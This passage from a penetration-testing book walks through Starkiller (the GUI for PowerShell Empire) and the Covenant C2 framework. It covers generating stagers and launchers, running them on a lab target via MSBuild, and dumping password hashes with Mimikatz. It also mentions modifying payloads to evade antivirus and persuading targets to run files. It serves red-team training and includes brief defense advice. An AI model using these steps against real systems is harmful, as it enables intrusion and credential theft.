


As shown, you can quickly and easily determine AD connections and possible targets. All with just clicking on nodes. BloodHound is a very useful tool and works very well through C2's.

## Starkiller

Tool GitHub: <https://github.com/BC-SECURITY/Starkiller>

Starkiller Introduction: <https://www.bc-security.org/post/an-introduction-to-starkiller>



Running Empire from the command line is fun, but as you get multiple targets, it is much easier to use a graphical interface. StarKiller is a Graphical User Interface for PowerShell Empire. We will not spend a lot of time on this, as the usage is very similar. The biggest difference is that you are clicking options instead of typing them in at the command line.

Let's run through the same attack as before, but using the GUI and a vulnerable Windows 2019 Server as a target.


Start Empire in Restful API mode:

- *sudo ./empire -rest*
- Leave this terminal running, open an additional terminal window
- In the new terminal prompt, enter "*sudo starkiller*"


At the StarKiller login:

- Enter the Kali IP address or localhost with port 1337
- Username: empireadmin
- Password: password123

As seen below:




You will then be presented with the main Starkiller menu:



- Click “*Create a Listener*”, set the type and any options
- Click, “*Submit*”
- Next, click “*Stagers*” from the left-hand side menu
- Click “Generate Stager”
- Pick the stager type that you want, listener and port


The Stager will be listed, click the download button (on the right near the trash can) to save it.

Execute the stager on the target and we have an agent!




Click on the Agent name to open an interface window. From here you can interact with the target, including run modules.





Like grabbing a screenshot, and listing users with the PowerShell “*get user*” module:



Or you could run the “Mimikatz logonpasswords” module to grab the system Hashes:

```
mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 439596 (00000000:0006b52c)
Session           : Interactive from 1
User Name         : Administrator
Domain            : DOMAIN
Logon Server      : TEMP-DC
Logon Time        : 2/14/2021 12:46:13 PM
SID               : S-1-5-21-4271517064-2532340570-2186363271-500

msv :
  [00000003] Primary
  * Username : Administrator
  * Domain   : DOMAIN
  * NTLM     : a0058566eddbb91217ca66199595f5c5
  * SHA1     : 915fdae3f2afb670cab20788219aecc4de78959c
  * DPAPI    : 784ca21c7d42bc3914852802a7d4b06c

tspkg :
```

StarKiller makes interfacing and controlling multiple agents very simple. I would try both ways, the command line and GUI, and see which works better for your needs. We just scratched the surface of using Empire & StarKiller, but it should get you on your way.

## Network Defense

Defense against attacks like these are the same standard defenses that you would normally use to prevent a malicious remote shell. As mentioned, most updated Anti-virus & Network Security programs will detect an unmodified Empire shell, so it is imperative to keep AV and system updates current. User training is important too to notify your users of the dangers of malicious e-mail attachments and internet links.

Lastly, SANS has a very good whitepaper<sup>1</sup> on defending against PowerShell Empire.

See the SANS whitepaper below:

1. “Disrupting the Empire: Identifying PowerShell Empire Command and Control Activity” -<https://www.sans.org/reading->

[room/whitepapers/incident/paper/38315](#)

# Chapter 38

## Covenant – SharpSploit

**Tool GitHub** - <https://github.com/cobbr/Covenant>

**Tool Wiki** - <https://github.com/cobbr/Covenant/wiki>

Covenant is a .NET based Command and Control framework designed for Red Teams. It is a multiple user capable cross-platform testing tool. As with the other C2's covered, we will only cover basic installation and usage.

### Covenant - Basic Installation

Use 64-bit Kali Linux, dotnet does not work on x32. The install instructions change a little as the Dot Net core is updated (3.1 at the time of this writing). See the Covenant wiki for the latest install instructions - <https://github.com/cobbr/Covenant/wiki/Installation-And-Startup>

#### 1. Download Covenant:

➤ *git clone --recurse-submodules  
https://github.com/cobbr/Covenant*

#### 2. Install dotnet core SDK version (See wiki for latest required version) from Microsoft - <https://dotnet.microsoft.com/download/dotnet-core/3.1>

- *wget https://packages.microsoft.com/config/debian/10/packages-microsoft-prod.deb -O packages-microsoft-prod.deb*
- *sudo dpkg -i packages-microsoft-prod.deb*
- *sudo apt-get update*
- *sudo apt-get install -y apt-transport-https*
- *sudo apt-get update*

➤ *sudo apt-get install -y dotnet-sdk-3.1*

If this doesn't work, you are probably trying to use 32 bit or the wrong platform (ARM vs amd64).

➤ *cd Covenant/Covenant*

➤ *sudo dotnet run*


```
kali@kali:~/Covenant/Covenant$ sudo dotnet run
[sudo] password for kali:

Welcome to .NET Core 3.1!
-----
SDK Version: 3.1.302
```

➤ Now open a browser and surf to **https://0.0.0.0:7443**

➤ At the “Connection not Secure” error message, accept the security warning

You will now be presented with the Covenant Login Screen:



Covenant - Login

https://0.0.0.0:7443/CovenantUser/Login?ReturnUrl=%2F

Kali Linux Kali Training Kali Tools Kali Docs Kali Forums NetHunter Offensive Security Exploit-DB


# COVENANT

Register Initial User

Register

Create an admin user for Covenant:

- Enter a username and password
- And that's it, Covenant is now ready for use:



If you don't like the bright white UI theme, there is now a new dark theme called *Heathen Mode*, available in the latest release.

Now we need to create a Listener, build a launcher and get ready for shells!

## Covenant - Build a Listener

Covered at <https://github.com/cobbr/Covenant/wiki/Listeners>

This will only allow you to create an HTTP listener, you can create more involved listeners with C2 Bridge, see the tool documentation.

- On the Covenant Menu, click "*Listeners*"
- Click, "*Create*"

All we need to do is change the "ConnectAddress" to the Kali Linux IP Address, you can also change the "ConnectPort" if you wish.

- When finished, click "+ *Create*"



ConnectAddress	Url
<input type="text" value="172.24.1.248"/>	<input type="text" value="http://172.24.1.248:80"/>
<input type="button" value="+ Add"/>	
UseSSL	
<input type="text" value="False"/>	
HttpProfile	
<input type="text" value="DefaultHttpProfile"/>	
<input type="button" value="+ Create"/>	

A new listener should now show up on the Listeners Dashboard

Listeners		
<input type="button" value="Listeners"/>	<input type="button" value="Profiles"/>	
Name	ListenerType	Status
<a href="#">82adf3f010</a>	HTTP	Active

You can click on the Listener name to get info on the Listener, Stop/Start it, or Delete it.

## Covenant - Generate a Launcher

Launcher

Wiki

page:

<https://github.com/cobbr/Covenant/wiki/Launchers>

Now all we need to do is create our Launcher to run on the target system. This is the remote shell, payload, or “exploit” code that will give us remote access to the target.

- Click “*Launchers*”
- Pick a Launcher type

Check out the Launcher Wiki page for an explanation of each type, but they are pretty much self-explanatory and include helper instructions. I will cover two of them, the “PowerShell” and “MsBuild” Launchers.

## PowerShell Launcher

For the PowerShell Launcher

- Click “*Launchers*” on the menu
- Click “*PowerShell*”

Check the code, change any options you want. More advanced users will want to modify the code to get past anti-virus and system defenses.

- Click “*Generate*”
- Then, “*Download*”


Copy the file to the target & run it as an admin user. Obviously, this is where tradecraft would come in. In real life you would need to convince the target to run the file, or have physical access to the system. Once the file executes, you should have a remote shell, or a “Grunt”.

## MsBuild Launcher

For the MsBuild Launcher:

- Click “*MsBuild*”
- Then, “*Generate*”
- Lastly, click, “*Download*”
- Copy the file to the target
- Open an Administrator level command prompt
- Run the file using MSBuild on the target system:

*c:\Windows\Microsoft.NET\Framework64\v4.0.30319\MSBuild.exe*  
*"GruntHTTP.xml"*



```
CA Select Administrator: Command Prompt - c:\Windows\Microsoft.NET\Framework64\v4.0.30319\MSBuild.exe "GruntHTTP(1).xml"
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd C:\users\dan\Exploits

C:\Users\Dan\Exploits>c:\Windows\Microsoft.NET\Framework64\v4.0.30319\MSBuild.exe "GruntHTTP
Microsoft (R) Build Engine version 4.6.1586.0
[Microsoft .NET Framework, version 4.0.30319.42000]
Copyright (C) Microsoft Corporation. All rights reserved.

Build started 8/6/2020 7:41:11 PM.
-
```

If the system is vulnerable, you will get a Grunt, or remote shell.

Grunts				
>_	Name	Hostname	User	Integrity
>_	36f6d92307	WIN-EMOB9DJNR5B	Dan	High

- Click on the Grunt name
- Click “**Interact**” to interact with the Grunt

Here you can run tasks, enter the task name and then “send” it.

